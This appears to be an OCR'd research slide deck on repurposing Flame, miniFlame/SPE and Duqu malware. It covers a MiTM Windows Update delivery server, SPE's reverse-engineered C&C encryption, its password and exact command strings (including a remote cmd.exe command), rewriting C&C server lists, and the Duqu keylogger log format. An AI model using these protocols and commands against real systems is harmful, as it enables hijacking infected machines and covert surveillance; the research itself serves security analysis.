0000000130: 00 4F 00 43 00 5F 00 54 │ 00 59 00 50 00 45 00 5F   O C _ T Y P E _
0000000140: 00 30 00 78 00 30 00 30 │ 00 30 00 30 00 30 00 31   0 x 0 0 0 0 0 1
0000000150: 00 30 00 30 00 12 AC B9 │ 58 AE AE AE AE AE AE 06   0 0 ↕ ąXRRRRRR♠
0000000160: 04 00 00 00 05 00 00 00 │ EC 93 87 26 03 4C 00 00  ◆   ♣   ě"‡&♥L
1      2      3      4      5Print  6      7Prev  8Goto  9Video  10
```

Two fixed bytes in type 03

The cabinet files in mscrypt



```
C:\prj\duqu\flame\mscrypt.dat.dec        852       6251648      Col 0       5%
0000057790:  2E 00 46 00 49 00 4C 00 │ 45 00 5F 00 44 00 41 00   . F I L E _ D A
00000577A0:  54 00 41 00 36 9A 7E 1F │ 00 00 00 00 00 00 00 05   T A 6Ü~▼       ♣
00000577B0:  52 00 00 00 FF FE 2A 00 │ 76 00 39 00 2F 00 77 00   R     ▪* v 9 / w
00000577C0:  69 00 6E 00 64 00 6F 00 │ 77 00 73 00 75 00 70 00   i n d o w s u p
00000577D0:  64 00 61 00 74 00 65 00 │ 2F 00 72 00 65 00 64 00   d a t e / r e d
00000577E0:  69 00 72 00 2F 00 6D 00 │ 75 00 76 00 34 00 77 00   i r / m u v 4 w
00000577F0:  75 00 72 00 65 00 64 00 │ 69 00 72 00 2E 00 63 00   u r e d i r . c
0000057800:  61 00 62 00 2A 00 C1 7E │ 2C E8 03 54 00 00 00 AF   a b * ┴~,Ř♥T   »
0000057810:  77 05 00 47 77 05 00 FF │ FE 4D 00 55 00 4E 00 43   w♣ Gw♣  ▪M U N C
0000057820:  00 48 00 2E 00 47 00 45 │ 00 4E 00 45 00 52 00 49    H . G E N E R I
0000057830:  00 43 00 5F 00 42 00 55 │ 00 46 00 46 00 45 00 52    C _ B U F F E R
0000057840:  00 53 00 2E 00 32 00 37 │ 00 2E 00 64 00 61 00 74    S . 2 7 . d a t
0000057850:  00 61 00 2E 00 50 00 41 │ 00 54 00 54 00 45 00 52    a . P A T T E R
0000057860:  00 4E 00 BF 74 75 51 00 │ 00 00 00 00 00 00 00 00    N ┐tuQ
0000057870:  00 00 04 28 31 00 00 58 │ B2 56 2E 3C 51 00 F5 EF     ♦(1  X▓V.<Q §´
0000057880:  C2 37 AB 05 6C FD 59 7E │ A4 90 08 12 3A 78 79 B9   ┬7ź♣lřY~ĄÉ◘↕:xy╣
0000057890:  05 4C 44 C5 09 48 90 C5 │ B9 ED 9F 3C FD 85 13 7E   ♣LD┼○HÉ┼╣ýč<řů‼~
00000578A0:  58 EF A6 63 C6 FB 4B 6A │ 87 7F AB 1C 66 A5 10 BA   X´ŽcĂűKjç⌂ź∟fą►║
00000578B0:  FF 67 05 D4 7E DB 6E 39 │ DF D9 30 B4 31 29 5D F2    g♣ď~█n9▀┘0┤1)]˛
00000578C0:  45 AF E1 E3 76 C8 B6 D4 │ 50 0A 03 DB F5 5C B1 E9   E»ßŃv╚ÂďP◙♥█§\▒Ú
00000578D0:  51 4D D4 F9 38 4C CE A2 │ BC A7 5A 94 81 83 CD 2E   QMď˙8L╬˘╝§ZöüâÍ.
00000578E0:  66 09 DB 02 14 AF A7 47 │ E2 7D C3 BD E9 96 7D 1C   f○█☻¶»§GÔ}├żÚľ}∟
00000578F0:  8B FE 67 FF 6A 08 A3 97 │ A2 37 BE 90 7C 5C 36 A7   ő▪g j◘úŚó7żÉ|\6§
1Help  2Unwrap 3Quit   4Text   5       6Edit   7Search 8ANSI   9       10Quit
```

binary

Length 4 bytes

Wuident.cab encrypted + 4bytes ID

Encryption

- RC4 104-byte key is used as described by Aleks Gostev (strange key length!)
- However, the code contains a 100-byte long key string only
- It is extended by 4 pieces of 0x00 bytes
- This is very strange, probably the goal was some key-diversification (to have individual keys for each file)
  - Possibly by the record ID
  - It was not implemented/used, just prepared
  - It shows how much effort was put in the design of Flame

Linux MiTM server

- Based on the .cabs, we created our own MiTM server
- Debian + bind + apache + PHP for malware delivery
- We created a sample “malware” that has DDENumCallback export function to be called by the loader module
- We re-wrote some DNS entries to forward windows update queries to our server
- Done, ready for testing

Internet-wide MiTM won’t work due MSHOME

- After successfully starting up the malware loader, it starts to look up MSHOME-F3BE293C
- However only on Netbios
- Except if you have a search order suffix in DNS settings

```
360.531759 10.105.35.91 -> 10.105.35.255 NBNS Name
query NB MSHOME-F3BE293C<00>
361.280899 10.105.35.91 -> 10.105.35.255 NBNS Name
query NB MSHOME-F3BE293C<00>
```

- This means the attack only runs in local subnet
- No internet-wide attack is possible, except you modify the cabs
- Cabs are signed and we don’t know how the attackers produced the certificate for their signing key!
- Maybe this was intentional design to avoid the abuse we intended to do.

Video on “our” Windows Update attack

Reconfiguring SPE and creating our own C&C servers to control it

The idea


- We need a good malware to remote control the attacked computers
- Duqu, Flame, Stuxnet is too much complicated
- SPE/Miniflame is much simpler/smarter and the protocol and commands are analyzed a bit deeper

Problems

- The most important problem was to create the C&C part of SPE
- The protocol should be understand absolute correctly to mimic original server
- The most detailed report contained some errors and missed some details http://www.securelist.com/en/analysis/204792247/miniFlame_aka_SPE_Elvis_and_his_friends

SPE problems

- Unlike the article states, encryption are not layered in re quest creation. First part is XOR only, second part is Twofish only, third part is twofish only again, but only one layer



Error: grey area is only for the first block

Error: pink area Is only for second block

U=9999521995&K=1&A=2&F=75829&S=292

XOR encryption layer

UNIQUE_NUMBER=9999521995&PASSWORD=LifeStyle2&TOOL_B=SP v4.50H&COM_B=H&LI=0&VERSION_INFO=128&SERVICE_PACK=Service Pack 2&IP=0&MAC=099999040999&COMPUTER_NAME=USER-A999999999&CMD_ATTEMPTS=1&SUC_CMD_ATTEMPTS=1&SEC_COUNT=75&LOGGED_ON=1&COMP_ID=0&ACTION=2&FILE_NAME=75829

Twofish encryption layer 1


Encrypted data : exfiltrated files, log files, results from executed commands, etc.

Twofish encryption layer 2

- “The third part is encrypted with another layer of Twofish with the same key. “ –no, its not layered


Twofish

- Twofish cipher usage was not detailed
- It is in CBC mode. 4 bytes header (simple integer) is continued with 16 byte IV for twofish, then comes the encrypted part padded to CBC blocks



```
C:\prj\mystuxnet\spe\rfc16163255          1250           292        Col 0      100%
0000000000: 09 00 00 00 B0 FD 97 BB │ 28 48 E1 9D 7F 87 9B 48  ○   °ý-»(Háť⌂┼>H
0000000010: 33 8D 5E C3 BA 48 8E A9 │ 0B 10 ED 60 4B 6F 43 E1  3ť^ĂşHžc♂►í'KoCá
0000000020: F8 18 65 D3 24 A1 79 91 │ A1 B3 91 75 FA 38 0A 8E  ř↑eÓ$ˇy'ˇł'uú8◙Ž
0000000030: 24 ED F8 C1 F4 FE 89 E8 │ 73 B7 B6 0F 64 04 55 F4  $ířÁôţ‰čs·¶☼d♦Uô
0000000040: 38 4F B5 6C 2B D0 29 1A │ ED BC B9 65 67 A6 69 F9  8Oµl+Đ)→íĽąeg¦iů
0000000050: 32 73 A4 84 9B C2 69 30 │ 62 1E 8D AF 4C E6 25 B1  2s¤">Âi0b▲ŤŻLć%±
0000000060: DD DD 44 1A F0 33 AA C9 │ 85 3B 6D 15 4E C7 A6 47  ÝÝD→đ3ŞÉ…;m§NÇ¦G
0000000070: 36 B5 B1 D3 E6 63 A1 B8 │ 65 38 9E ED E2 6D 99 20  6µ±Óćcˇ¸e8žíâm™
0000000080: 7F 23 18 F5 5C 97 71 99 │ A7 B7 A9 BB 04 1C 74 5C  ⌂#↑ő\—q™§·©»♦∟t\
0000000090: 59 A3 78 AA C5 E7 B1 35 │ AC 73 F3 86 C2 64 FE F9  YŁxŞĹç±5¬só†Âdţů
00000000A0: C2 7C 8E 84 A8 8B 6A 44 │ 38 29 C9 3A 39 28 B8 96  Â|Ž„¨‹jD8)É:9(¸–
00000000B0: 9C E6 E4 CE 43 7E 76 30 │ 8D B6 0A 0B 5D CC 23 4E  śćäÎC~v0Ť¶◙♂]Ě#N
00000000C0: 6E 6F 34 D2 42 2A BB AA │ 34 F9 E6 C2 70 5B 38 6F  no4ŇB*»Ş4ůćÂp[8o
00000000D0: 9F 3F 22 BF 08 05 DD 51 │ DB BC BE 49 10 99 4A 3F  ź?"ż◘♣ÝQŰĽľI►™J?
00000000E0: 36 1E 0A 63 11 C7 6E 8F │ 07 10 B8 63 6A 59 6F 81  6▲◙c◄ÇnŹ•►¸cjYo?
00000000F0: 3B 5B 1C D5 48 94 6C 8E │ F6 C4 20 BC F9 79 DA AC  ;[∟ŐH"lŽöÄ Ľůyڬ
0000000100: 4D 67 86 B1 CD 9A FC 4F │ CC B7 47 34 59 88 F6 8B  Mg†±ÍšüOĚ·G4Y?ö‹
0000000110: 6C A6 B8 A2 96 B5 FA B9 │ E9 E4 F0 F4 72 BD 36 55  l¦¸˘–µúąéäđôr˝6U
0000000120: D3 C9 5C E4                                        ÓÉ\ä
```

Twofish content unencrypted



```
view rfd16163255 - Far 2.0.1807 x86
C:\prj\mystuxnet\spe\rfd16163255          1250              272        Col 0      100%
0000000000:  55 4E 49 51 55 45 5F 4E | 55 4D 42 45 52 3D 38 31  UNIQUE_NUMBER=81
0000000010:  32 32 36 32 30 37 33 26 | 50 41 53 53 57 4F 52 44  2262073&PASSWORD
0000000020:  3D 4C 69 66 65 53 74 79 | 6C 65 32 26 54 4F 4F 4C  =LifeStyle2&TOOL
0000000030:  5F 42 3D 53 50 20 76 35 | 2E 30 30 48 26 43 4F 4D  _B=SP v5.00H&COM
0000000040:  5F 42 3D 48 26 4C 49 3D | 30 26 56 45 52 53 49 4F  _B=H&LI=0&VERSIO
0000000050:  4E 5F 49 4E 46 4F 3D 31 | 32 38 26 53 45 52 56 49  N_INFO=128&SERVI
0000000060:  43 45 5F 50 41 43 4B 3D | 53 65 72 76 69 63 65 20  CE_PACK=Service 
0000000070:  50 61 63 6B 20 33 26 49 | 50 3D 31 35 34 35 38 32  Pack 3&IP=154582
0000000080:  34 35 32 32 26 4D 41 43 | 3D 30 30 30 43 32 39 38  4522&MAC=000C298
0000000090:  34 46 45 34 42 26 43 4F | 4D 50 55 54 45 52 5F 4E  4FE4B&COMPUTER_N
00000000A0:  41 4D 45 3D 4D 59 53 54 | 55 58 42 32 26 43 4D 44  AME=MYSTUXB2&CMD
00000000B0:  5F 41 54 54 45 4D 50 54 | 53 3D 39 26 53 55 43 5F  _ATTEMPTS=9&SUC_
00000000C0:  43 4D 44 5F 41 54 54 45 | 4D 50 54 53 3D 38 26 53  CMD_ATTEMPTS=8&S
00000000D0:  45 43 5F 43 4F 55 4E 54 | 3D 38 32 26 4C 4F 47 47  EC_COUNT=82&LOGG
00000000E0:  45 44 5F 4F 4E 3D 31 26 | 43 4F 4D 50 5F 49 44 3D  ED_ON=1&COMP_ID=
00000000F0:  30 26 41 43 54 49 4F 4E | 3D 31 26 46 49 4C 45 5F  0&ACTION=1&FILE_
0000000100:  4E 41 4D 45 3D 63 00 00 | 00 00 00 00 00 00 00 00  NAME=c

1       2       3       4       5Print  6       7Prev   8Goto   9Video  10
```

SPE – Problems #2

- Command format was not given in details. Original article said:

“<!-- COMMAND_NAME CONTINUE_ON_ERROR(0/1) parameters … server_to_send_results port_to_send_results --> \n “

- It took time (and reverse engineering effort) to exactly find the right format for SONIA, ELVIS, like:

  <!-- SONIA 1 ALFA 1 c:\\data\\det.zip -->\n

  <!-- ELVIS 1 1 9900 ALFA cmd.exe /c dir c:\\ >\\dirlog.txt EOC -->\n (maybe --> is not needed)

- Basically analyzing the code for these tiny parts took so long time that probably re-writing the code is easier

Other things have been done

- The encrypted list of C&C servers was modified
- Not just decryption, but re-encryption had to be implemented (not a big deal)
- SPE is too slow: reports in only every 7449 seconds (2 hours 4 minutes)
  - We modified to be able to send multiple commands
  - Took some efford to exactly find how the delay is set

Video on SPE abuse


Using Duqu keylogger for our own goals

Duqu keylogger

- Duqu keylogger is a stand alone executable
- Can be configured, but without that it runs perfectly logging keystrokes, computer screen in regular intervals
- Distinct module, does not make network communications
- Essentially ready-to-use tool for key logging (for the attacker)
- The only problem: Attacker has to understand the structure of log files
- Major structure is documented in technical reports
- One interesting part is not documented: the incremental part of the screen capture

Screen capture format in Duqu keylogger

- First a full screen is captured in 16 colors
- Saved as BMP – header missing – easy to reconstruct
- Then only incremental parts are saved
- This was investigated together with our student Roland Kamarás



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  F0 04 97 02 4A 00 03 00 08 08 00 01 00 00 00 80  ð.—.J..........€
00000010  00 33 33 33 33 22 22 22 22 11 11 11 11 44 44 44  .3333""""....DDD
00000020  44 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  D...............
00000030  00 00 33 33 33 33 22 22 22 22 11 11 11 11 44 44  ..3333""""....DD
00000040  44 44 00 00 00 00 00 00 00 00 00 00 00 00 00 00  DD..............
00000050  00 00 00 33 33 33 33 22 22 22 22 11 11 11 11 44  ...3333""""....D
00000060  44 44 44 00 00 00 00 00 00 00 00 00 00 00 00 00  DDD.............
00000070  00 00 00 02 10 80 00 33 33 33 33 22 22 22 22 11  .....€.3333"""".
00000080  11 11 11 44 44 44 44 00 00 00 00 00 00 00 00 00  ...DDDD.........
00000090  00 00 00 00 00 00 00 00 33 33 33 33 22 22 22 22  ........3333""""
```

A sample for incremental screen capture data

Incremental screen capture format

- File contains a header
- Then file consists of different records
- Records eigther give coordinates or contain actual pixel data
- Pixel data can be individual or 8x8 squares
- Record types:

0x00:00 record: used for positioning (6 bytes long)

0x00 record: used for pixel values (33 bytes long)

0x01 record: used for positioning, similar to 0x00:00 record (5 bytes long)

